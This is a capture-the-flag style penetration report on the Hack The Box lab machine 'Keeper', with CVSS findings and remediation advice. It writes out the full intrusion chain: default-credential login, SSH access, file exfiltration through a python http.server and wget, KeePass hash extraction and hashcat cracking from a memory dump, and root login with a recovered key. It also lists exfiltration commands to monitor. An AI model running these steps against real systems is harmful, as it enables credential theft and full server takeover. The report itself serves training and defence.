Keeper report

Cover

Target: HTB Machine “Keeper” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

- Cover
  - Index
  - 1. Introduction
    - 1.1 Objective of the Engagement
    - 1.2 Scope of the Assessment
    - 1.3 Ethics and Compliance
  - 2. Methodology

- 2.1 Initial Reconnaissance and Service Enumeration
- 2.2 Web Application Analysis and Information Discovery
- 2.3 Initial Access via SSH
- 2.4 KeePass Database Analysis and Credential Extraction
- 2.5 KeePass Database Access and SSH Key Discovery
- 2.6 Privilege Escalation to Root
- 2.7 Attack Chain Summary
- 3. Findings
  - 3.1 Vulnerability: Weak/Default Credentials on Request Tracker Web Interface
  - 3.2 Vulnerability: Information Disclosure via Application Comments
  - 3.3 Vulnerability: Insecure Storage of KeePass Database with Memory Dump
  - 3.4 Vulnerability: Improper Storage of SSH Private Key in Password Manager
  - 3.5 Vulnerability: Weak KeePass Master Password
  - References
- 4. Recommendations
  - 1. Harden Web Application Authentication and Configuration
  - 2. Secure Credential Management and Storage Practices
  - 3. Strengthen SSH Key Management and Access Control
  - 4. Implement Principle of Least Privilege and System Hardening
  - 5. Enhance Logging, Monitoring, and Incident Detection
  - 6. Establish Security-Focused Development and Operational Processes
- 5. Conclusions
  - 5.1 Executive Summary
  - 5.2 Technical Summary
- Appendix: Tools Used

1. Introduction

1.1 Objective of the Engagement

The objective of this offensive security assessment was to comprehensively evaluate the attack surface of a Linux server (`keeper`) running a Request Tracker (RT) ticketing system. The engagement focused on identifying and exploiting a chain of vulnerabilities, including weak default credentials, information disclosure in web applications, insecure credential management via KeePass, and improper storage of privileged access keys. Through a methodical approach simulating real-world adversary tactics, initial access was gained via credential exposure in application comments, followed by data exfiltration, credential recovery from a password manager memory dump, and privilege escalation via a discovered SSH private key, culminating in full administrative (`root`) control of the target system.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration:** Comprehensive port scanning and service fingerprinting identified an Ubuntu Linux system running nginx 1.18.0 on port 80 and OpenSSH 8.9p1 on port 22.
- **Web Application Discovery and Initial Access:** The web service hosted a Request Tracker (RT) interface. Initial access was obtained using weak default credentials (`root` with password `<REDACTED>`). Further exploration revealed a critical information disclosure: a user comment within the RT application containing the plaintext password for user `lnorgaard` .
- **Secure Shell Access and Post-Exploitation Reconnaissance:** The discovered credentials granted SSH access as user `lnorgaard` . Initial reconnaissance within the user's home directory identified a sensitive archive file (`RT30000.zip`) containing a KeePass database (`passcodes.kdbx`) and a corresponding memory dump (`KeePassDumpFull.dmp`).
- **Credential Recovery and Hash Cracking:** The KeePass database hash was extracted using `keepass2john` . The memory dump was analyzed with the specialized tool `keepass-dump-extractor` to generate a potential password wordlist. This wordlist was used to successfully crack the KeePass master password via Hashcat, revealing the credentials stored within the database.
- **Sensitive Data Extraction and Key Discovery:** Access to the KeePass database uncovered a PuTTY-formatted SSH private key (`llave.ppk`). The key was converted to the standard OpenSSH format using `puttygen` , enabling its use for authentication.
- **Privilege Escalation via Stored Private Key:** The discovered and converted SSH private key provided direct, passwordless `root` access to the target system. This completed the compromise, granting full control over the server.

1.3 Ethics and Compliance

All testing activities were executed within a controlled and isolated laboratory environment, specifically designed for offensive security exercises. No interaction, impact, or access to systems, data, or resources external to this testing environment occurred. The findings and techniques documented in this report serve an exclusively educational purpose and aim to improve security awareness regarding the risks of weak credentials, information disclosure, and insecure password management. This report is intended solely for authorized parties to facilitate understanding of these attack vectors in modern web application and credential management contexts.

2. Methodology

2.1 Initial Reconnaissance and Service Enumeration

The assessment commenced with active network reconnaissance to identify accessible services on the target. A comprehensive service and version detection scan was executed against the standard web and SSH ports.

Command:

```
sudo nmap -sVC -p 80,22 10.129.23.141 -oN services
```

Scan Results:

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.86 seconds
```

Key Findings:

- Ubuntu Linux system running nginx 1.18.0
- OpenSSH 8.9p1 on standard port 22
- HTTP service returning minimal content on port 80

2.2 Web Application Analysis and Information Discovery

Manual investigation of port 80 revealed a web interface displaying the message: `»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019`. During exploration, a reference to a subdomain `tickets.keeper.htb` was discovered, prompting its addition to the local `/etc/hosts` file for proper routing.

Hosts File Modification:

```
echo "10.129.23.141 tickets.keeper.htb" >> /etc/hosts
```

Authentication Bypass:
Initial authentication attempts against the Request Tracker (RT) interface were successful using weak default credentials:

- **Username:** `root`
- **Password:** `<REDACTED>`

Vulnerability Identification:
Within the application interface, specifically when accessing the "New Ticket Manager" functionality, an alert regarding Server-Side Request Forgery (SSRF) appeared, indicating a potential vulnerability vector.

Credential Discovery via Information Disclosure:
Further exploration of the user management section revealed a critical information disclosure. A comment associated with user `lnorgaard` contained their default password in plaintext, providing another avenue for initial access.

2.3 Initial Access via SSH

Using the discovered credentials for user `lnorgaard`, SSH access was successfully established to the target system.

Command:

```
ssh lnorgaard@10.129.23.141
```

Initial Foothold and Enumeration:
Upon successful authentication, initial reconnaissance of the user's home directory revealed sensitive files:

```
lnorgaard@keeper:~$ ls
RT30000.zip  user.txt
```

Data Exfiltration Setup:
To analyze the discovered `RT30000.zip` file locally, a Python HTTP server was initiated on the target to transfer the file to the attack host.

On Target:

```
lnorgaard@keeper:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.127 - - [24/Dec/2025 19:21:28] "GET /RT30000.zip HTTP/1.1" 200 -
10.10.14.127 - - [24/Dec/2025 19:22:02] "GET /RT30000.zip HTTP/1.1" 200 -
```

On Attack Host:

```
wget http://10.129.23.141:8000/RT30000.zip
```

2.4 KeePass Database Analysis and Credential Extraction

The downloaded archive was extracted, revealing critical security materials:

Archive Contents Extraction:

```
unzip RT30000.zip
Archive:  RT30000.zip
  inflating: KeePassDumpFull.dmp
  extracting: passcodes.kdbx
```

KeePass Hash Extraction:
The KeePass database file was processed using `keepass2john` to extract its password hash for cracking:

```
keepass2john passcodes.kdbx > hash.txt
```

Memory Dump Analysis:
The KeePass memory dump file (`KeePassDumpFull.dmp`) was analyzed using the specialized tool `keepass-dump-extractor` (available from: https://github.com/JorianWoltjer/keepass-dump-extractor/releases) to extract potential passwords:

```
./keepass-dump-extractor KeePassDumpFull.dmp -f all > wordlist.txt
```

Hash Cracking Operation:
The extracted hash was cracked using Hashcat with the generated wordlist:

```
hashcat -m 13400 --username hash.txt wordlist.txt
```

Cracking Result:
The cracking process successfully revealed the KeePass master password: `<REDACTED>`

2.5 KeePass Database Access and SSH Key Discovery

Accessing the KeePass database with the cracked password revealed sensitive credentials, including a PuTTY-formatted SSH private key (`llave.ppk`). This key required conversion from PuTTY format to standard OpenSSH format for use.

Key Format Conversion:

```
puttygen llave.ppk -O private-openssh -o id_rsa
chmod 600 id_rsa
```

2.6 Privilege Escalation to Root

The converted SSH key provided direct root access to the target system:

Root Access Command:

```
ssh -i id_rsa root@10.129.23.141
```

Successful Privilege Escalation and Final Compromise:

```
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
your Internet connection or proxy settings
```

```
You have new mail.
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~# cat root.txt
ebb28**********
```

2.7 Attack Chain Summary

This engagement demonstrated a multi-stage attack chain against an Ubuntu system running Request Tracker (RT):

1. **Service Enumeration** → Identification of HTTP (nginx) and SSH services
2. **Web Application Discovery** → Access to Request Tracker interface with weak default credentials (`root:<REDACTED>`)
3. **Information Disclosure** → Discovery of user `lnorgaard` credentials via application comments
4. **Initial Access** → SSH login as `lnorgaard`
5. **Data Exfiltration** → Discovery and download of `RT30000.zip` containing KeePass artifacts
6. **Credential Recovery** → Analysis of KeePass memory dump using `keepass-dump-extractor` and hash cracking
7. **Sensitive Data Extraction** → Access to KeePass database revealing SSH private key
8. **Format Conversion** → Translation of PuTTY key to OpenSSH format using `puttygen`
9. **Privilege Escalation** → Direct root access via discovered SSH key
10. **Full System Compromise** → Root shell and flag acquisition

Key Technical Insights:


- Default/weak credentials on critical applications (Request Tracker) provide immediate access vectors
- Application comments and documentation often contain sensitive credentials (`lnorgaard` password in comment)
- Memory dumps from password managers can be leveraged for credential recovery using specialized tools like `keepass-dump-extractor`
- KeePass database files, when protected with weak master passwords, become single points of failure
- SSH private keys stored in credential managers enable direct privilege escalation when discovered
- PuTTY-formatted keys require conversion to OpenSSH format using `puttygen` for standard SSH client usage

Security Implications:

The assessment revealed critical security failures including weak default credentials, sensitive information disclosure in application interfaces, inadequate password management practices, and the storage of privileged access credentials in insecure locations. The attack path from external reconnaissance to root access was streamlined due to these cumulative vulnerabilities, emphasizing the importance of credential hygiene, secure password manager usage, proper access control implementation, and avoiding the storage of private keys in password databases.


3. Findings

3.1 Vulnerability: Weak/Default Credentials on Request Tracker Web Interface




- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 9.8 (Critical)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
- **Description**: The Request Tracker (RT) web application was configured with weak default credentials. The administrative account `root` used the extremely weak password "password", which represents a severe authentication bypass vulnerability.
- **Impact**: An unauthenticated remote attacker could gain administrative access to the ticketing system, leading to complete compromise of the application, data exfiltration, and serving as an initial access vector to the broader system.
- **Technical Summary**: The web interface on port 80 accepted the credentials `root:password`, granting full administrative privileges to the RT application. This allowed navigation to user management sections and discovery of additional credentials in application comments.

3.2 Vulnerability: Information Disclosure via Application Comments



- **CVSS v3.1**: **AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N – 7.7 (High)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N`
- **Description**: Sensitive authentication information (user `lnorgaard`'s password) was stored in plaintext within a comment field in the Request Tracker user management interface. This information disclosure occurred despite the comment field not being intended for credential storage.
- **Impact**: The exposed credentials allowed an attacker with application access (achieved via Finding 3.1) to escalate from web application compromise to initial shell access on the underlying operating system via SSH.
- **Technical Summary**: Within the RT user management interface for user `lnorgaard`, a comment field contained their system password in clear text. This credential was successfully used to establish an SSH session as the `lnorgaard` user.


3.3 Vulnerability: Insecure Storage of KeePass Database with Memory Dump



- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description**: A compressed archive (`RT30000.zip`) containing both a KeePass database file (`passcodes.kdbx`) and its corresponding memory dump (`KeePassDumpFull.dmp`) was stored in a user's home directory without adequate protection. This created a single point of failure for credential security.
- **Impact**: The combination of database file and memory dump enabled offline password recovery attacks. The recovered master password granted access to all credentials stored within the KeePass database, including the root SSH private key.


- **Technical Summary**: The file `/home/lnorgaard/RT30000.zip` was readable by the compromised user. Extraction revealed `passcodes.kdbx` and `KeePassDumpFull.dmp`. Using `keepass-dump-extractor` on the memory dump generated a targeted wordlist that successfully cracked the KeePass master password via Hashcat (mode 13400).

3.4 Vulnerability: Improper Storage of SSH Private Key in Password Manager



- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)**
- **Vector**: `CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H`
- **Description**: A privileged SSH private key (in PuTTY format) was stored within the KeePass password database. While password managers are designed for credential storage, placing private authentication keys within them creates excessive risk if the master password is compromised.
- **Impact**: Compromise of the KeePass master password (via Finding 3.3) directly led to disclosure of the root SSH private key. This enabled complete system takeover without requiring further exploitation or privilege escalation techniques.
- **Technical Summary**: The KeePass database entry contained a PuTTY-formatted private key (`llave.ppk`). After database access was obtained, the key was converted to OpenSSH format using `puttygen` and used to authenticate as root via SSH.

3.5 Vulnerability: Weak KeePass Master Password



- **CVSS v3.1**: **AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 9.8 (Critical)**
- **Vector**: `CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H`
- **Description**: The KeePass database was protected with a weak master password that was susceptible to dictionary-based attacks, particularly when combined with the memory dump analysis that generated a highly targeted wordlist.
- **Impact**: The weak master password rendered the entire credential storage system ineffective. Once cracked, it provided access to all stored secrets, including the root SSH key that led to full system compromise.
- **Technical Summary**: The master password hash extracted via `keepass2john` was cracked using a wordlist generated from the `KeePassDumpFull.dmp` memory analysis. The cracking time was minimal, indicating insufficient password complexity.

References

- **NVD CVSS v3.1 Calculator**: https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator
- **MITRE ATT&CK**:
  - **T1078.001**: Valid Accounts: Default Accounts
  - **T1552.001**: Unsecured Credentials: Credentials in Files
  - **T1555.003**: Credentials from Password Stores: Credentials from Web Browsers
  - **T1552.004**: Unsecured Credentials: Private Keys
  - **T1110.001**: Brute Force: Password Guessing
- **CWE Mappings**:
  - **CWE-521**: Weak Password Requirements
  - **CWE-200**: Exposure of Sensitive Information to an Unauthorized Actor
  - **CWE-922**: Insecure Storage of Sensitive Information
  - **CWE-257**: Storing Passwords in a Recoverable Format
  - **CWE-798**: Use of Hard-coded Credentials

Note on CVSS Scoring:
Scores were calculated based on the observed exploitation path. Finding 3.1 (Weak RT Credentials) and 3.5 (Weak KeePass Password) are rated Critical (9.8) as they represent authentication bypass vulnerabilities with immediate, high impact. Findings 3.2-3.4 are rated High (7.7-8.8) as they represent critical enabling vulnerabilities that required prior access but led directly to complete system compromise. The "Scope: Changed" (S:C) parameter was applied where vulnerabilities impacted components beyond the initial compromised context.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—including weak default credentials on web applications, information disclosure in application interfaces, insecure storage of password manager data, and improper handling of

authentication keys—the following recommendations should be implemented across the Ubuntu (`keeper`) environment:

1. Harden Web Application Authentication and Configuration

- **Eliminate Default and Weak Credentials: Immediately change all default passwords** on the Request Tracker (RT) application. Enforce a mandatory credential rotation policy upon first login. Remove the default `root` administrative account or, if required, assign it a complex, unique password that complies with organizational password policies.
- **Implement Strong Authentication Mechanisms:** Configure the RT application to integrate with centralized authentication systems (LDAP/AD) where possible. Implement account lockout policies after a defined number of failed login attempts (e.g., 5 attempts) to prevent brute-force attacks. **Disable or remove unnecessary default accounts.**
- **Secure Application Comments and Metadata:** Establish a clear policy prohibiting the storage of credentials, passwords, or other sensitive information in application comment fields, descriptions, or metadata. Conduct a security review of the RT configuration to identify and purge any existing sensitive data from these fields. Implement input validation to flag or block entries that resemble passwords or secrets.

2. Secure Credential Management and Storage Practices

- **Prohibit Insecure Storage of Password Manager Files: Immediately remove** the `RT30000.zip` archive and any other password manager database files or memory dumps from user-accessible directories. Establish a strict policy forbidding the local storage of password manager files on production systems. These should only reside on dedicated, secured client workstations.
- **Enforce Strong Master Passwords for Credential Vaults:** Mandate that all password manager databases (KeePass, etc.) are protected by strong, complex master passwords (minimum 16 characters, with character variety). Consider implementing a policy requiring the use of key files in addition to master passwords for sensitive databases.
- **Audit and Monitor for Sensitive File Types:** Deploy endpoint monitoring to detect the creation or storage of common sensitive file types (e.g., `.kdbx` , `.ppk` , `shadow*` , `id_rsa`) in unauthorized locations. Implement Data Loss Prevention (DLP) rules to alert on or block such activities.

3. Strengthen SSH Key Management and Access Control

- **Prohibit Storage of SSH Private Keys in Password Managers: Issue a policy explicitly banning** the storage of SSH private keys within password managers. Private keys should be stored separately with strict file permissions (`600`), preferably on secure, encrypted hardware tokens (YubiKey, etc.) or in enterprise-grade privileged access management (PAM) solutions.
- **Enforce SSH Key Hygiene and Rotation:** Conduct an immediate audit of all SSH authorized_keys files on the system. Remove any unauthorized or legacy keys.

Implement a regular key rotation schedule (e.g., every 90-180 days). Disable password-based SSH authentication entirely (`PasswordAuthentication no` in `/etc/ssh/sshd_config`) and rely solely on key-based authentication.

- **Implement SSH Certificate-Based Authentication:** For environments with many users/servers, consider migrating from direct key distribution to an SSH Certificate Authority (CA) model. This provides centralized control, automatic expiration, and reduces the risk of key sprawl and unauthorized key retention.

4. Implement Principle of Least Privilege and System Hardening

- **Conduct Privileged Access Reviews:** Review all user accounts, particularly those with sudo privileges or access to sensitive data. Ensure users like `lnorgaard` do not have unnecessary file system access. The presence of a sensitive archive in the home directory suggests excessive permissions or inadequate user role definitions.
- **Harden File System Permissions:** Audit and correct permissions on user home directories to prevent other users from reading sensitive files. Ensure the `/home` directory structure has restrictive permissions (e.g., `750` for user directories). Use tools like `auditd` to monitor access to critical files like `/etc/shadow` and user-specific credential files.
- **Deploy Mandatory Access Controls:** Implement and configure Mandatory Access Control (MAC) systems such as SELinux or AppArmor. Create and enforce profiles for the nginx web server, SSH daemon, and the Request Tracker application to restrict their capabilities and file access, mitigating the impact of a potential compromise.

5. Enhance Logging, Monitoring, and Incident Detection

- **Centralize and Protect Application Logs:** Configure the Request Tracker application and the nginx web server to forward their logs to a centralized SIEM or log management solution. Ensure logs capture authentication events (successes and failures), administrative actions, and file access within the application context.
- **Implement User and Entity Behavior Analytics (UEBA):** Configure alerts for anomalous behavior, such as:
  - Successful login to the RT application with default credentials.
  - SSH login from a user account immediately after a successful web application login with the same username.
  - Download or access of unusually large or sensitive files (e.g., `.zip` archives) from user sessions.
- **Enable Process and Command-Line Auditing:** Use `auditd` to monitor for the execution of security tools (e.g., `john` , `hashcat` , `keepass2john` , `puttygen`) or commands indicative of data exfiltration (e.g., `python3 -m http.server` , `wget` , `scp`). Correlate these with network egress alerts.

6. Establish Security-Focused Development and Operational Processes

- **Integrate Security into the Change Management Process:** Ensure all application deployments, including open-source software like Request Tracker, undergo a security review. This review must include verifying that default credentials are changed, unnecessary features are disabled, and the application is configured according to security best practices before going into production.
- **Conduct Regular Vulnerability Assessments and Penetration Testing:** Schedule regular, credentialed internal vulnerability scans and external penetration tests that specifically include web applications and credential storage practices. Use the findings to proactively close security gaps before they can be exploited.
- **Develop and Train on Incident Response Playbooks:** Create specific playbooks for incidents involving compromised web applications, credential theft from password managers, and unauthorized SSH key usage. Ensure the IT and security teams are trained to recognize and respond to these scenarios effectively.

5. Conclusions

5.1 Executive Summary

Imagine your company's server as a high-rise office building that houses your most sensitive documents and the master keys to your entire operation. This building has a modern lobby with a receptionist, but the security plan was never fully finished. The blueprints were left in an unlocked drawer, the night guard follows instructions from anyone, and the building manager never changed the default lock on the front door.

Here's the business risk story we demonstrated through our assessment:

- **The Receptionist's Guest List:** We found the building's digital "receptionist" (a web application called Request Tracker) was set up with the simplest, most common password possible—like using "1234" for a vault. This let us walk right into the lobby and see everything.
- **The Sticky Note on the Bulletin Board:** Once inside, we looked at the employee directory. Next to one employee's name (`lnorgaard`), someone had written their computer login password on a public sticky note. We used that password to enter the employee's private office.
- **The "Break Glass in Case of Emergency" Box – Left Wide Open:** In that office, we found a locked box labeled "Emergency Passwords." The problem? The key to the box was taped to the outside. Inside was not just a list of passwords, but a digital copy of the **Building Master Key** itself (an SSH key for the `root` account).
- **Using the Master Key to Access Everything:** We took that master key, which had no additional safeguards or alarms attached to it, and used it to open every door in the

building—including the CEO's office, the server room, and the financial records vault. No one stopped us; the system trusted the key completely.

The Bottom Line for Leadership: This was not a sophisticated, nation-state cyberattack. It was the result of **basic security oversights and poor digital housekeeping:** leaving default passwords in place, writing down secrets where others can see them, and, most critically, storing the "keys to the kingdom" in an insecure way. A real malicious actor exploiting these same flaws would not be exploring. They would be:

1. **Stealing Everything:** Exfiltrating customer data, financial records, and intellectual property to sell or leak.
2. **Holding Your Data Hostage:** Encrypting all your files and demanding a large ransom to get them back (a ransomware attack).
3. **Damaging Your Reputation:** Using your trusted server to launch attacks against your clients or partners, destroying hard-earned trust.
4. **Creating a Permanent Backdoor:** Installing hidden access so they can return anytime, turning your system into a long-term spying tool.

The technical specifics are less important than the clear pattern: **multiple, simple failures created a direct path for total compromise.** Fixing these issues is not an IT technicality; it is a direct business imperative to protect your assets, your clients' trust, and your company's future.

5.2 Technical Summary

The assessment of the **Ubuntu server (`keeper`)** revealed a straightforward yet highly effective attack chain where poor credential hygiene and insecure data handling led directly to full system control. The following vulnerabilities were exploited in sequence:

1. **Weak Default Credentials on the Web Portal**
   - **Issue:** The Request Tracker (RT) help desk software used the extremely weak default password `password` for its main `root` administrator account.
   - **Impact:** Provided immediate, unauthorized administrative access to the web application, serving as the initial entry point.
2. **Information Leak in the Application**
   - **Issue:** A user's system password was stored in plain text within a comment field inside the RT application, visible to anyone with admin access.
   - **Impact:** Allowed us to convert web application access into a direct login to the server's operating system as the user `lnorgaard`.
3. **Insecure Storage of the Password Vault**
   - **Issue:** A compressed file (`RT30000.zip`) containing a password manager database (`passcodes.kdbx`) and a related memory dump file was stored in the user's accessible home directory.

- **Impact:** The memory dump file was used to guess the master password for the database, unlocking all the secrets inside.

4. **Weak Master Password for the Password Vault**
   - **Issue:** The KeePass password vault was protected by a weak master password that could be easily guessed using clues from the memory dump.
   - **Impact:** Granted full access to all credentials stored in the vault.
5. **Privileged Key Stored in the Vault**
   - **Issue:** The most critical finding: the password vault contained the server's **root SSH private key**—the digital equivalent of the master key to the entire system.
   - **Impact:** Using this key, we bypassed all other security controls and logged in directly as the `root` user, achieving complete compromise.

Technical Verdict: This engagement highlights a critical modern risk: **the chain of trust in credential management.** The system's ultimate security relied on a single password manager file. When that file was poorly protected and used a weak password, every secret inside—especially the root SSH key—became vulnerable. The attack required no advanced hacking techniques, only the ability to follow a trail of poor security practices: default passwords, exposed secrets, and a catastrophic failure to protect the most privileged access key. It proves that in today's environment, **a single weak link in credential storage can invalidate all other security measures.**

Appendix: Tools Used

- **Nmap**
  Description: Industry-standard network discovery and security auditing tool. Used for the initial reconnaissance phase to identify open ports (22, 80) and fingerprint running services (OpenSSH 8.9p1, nginx 1.18.0), defining the initial attack surface.
- **Web Browser & Manual Testing**
  Description: Used to manually explore and interact with the web application on port 80. This facilitated the discovery of the Request Tracker (RT) interface, the subdomain `tickets.keeper.htb`, the login portal, and the subsequent exploration of user management sections where credential disclosure was found.
- **Secure Shell (SSH) Client**
  Description: The standard SSH client was used to establish remote command-line access to the target on port 22 using the credentials (`lnorgaard`) discovered in the web application. This provided the initial interactive shell foothold on the system.
- **Python3 HTTP Server**
  Description: The built-in Python module (`http.server`) was used on the compromised host to host the sensitive `RT30000.zip` file on a temporary web server (port 8000), enabling its download to the attacker's machine for offline analysis.
- **John the Ripper (keepass2john utility)**
  Description: A component of the John the Ripper suite. The `keepass2john` utility was

used to extract the master password hash from the KeePass database file (`passcodes.kdbx`) for subsequent cracking.

- **keepass-dump-extractor**
  Description: A specialized forensic tool (from JorianWoltjer's GitHub repository) designed to parse KeePass 2.x memory dumps. It was used to analyze the `KeePassDumpFull.dmp` file and extract potential passwords, which were compiled into a targeted wordlist for cracking the database master password.
- **Hashcat**
  Description: Advanced password recovery tool. Used in mode 13400 (KeePass 1/2 SHA-256) to perform a dictionary attack against the extracted KeePass hash, using the wordlist generated from the memory dump. This successfully recovered the master password.
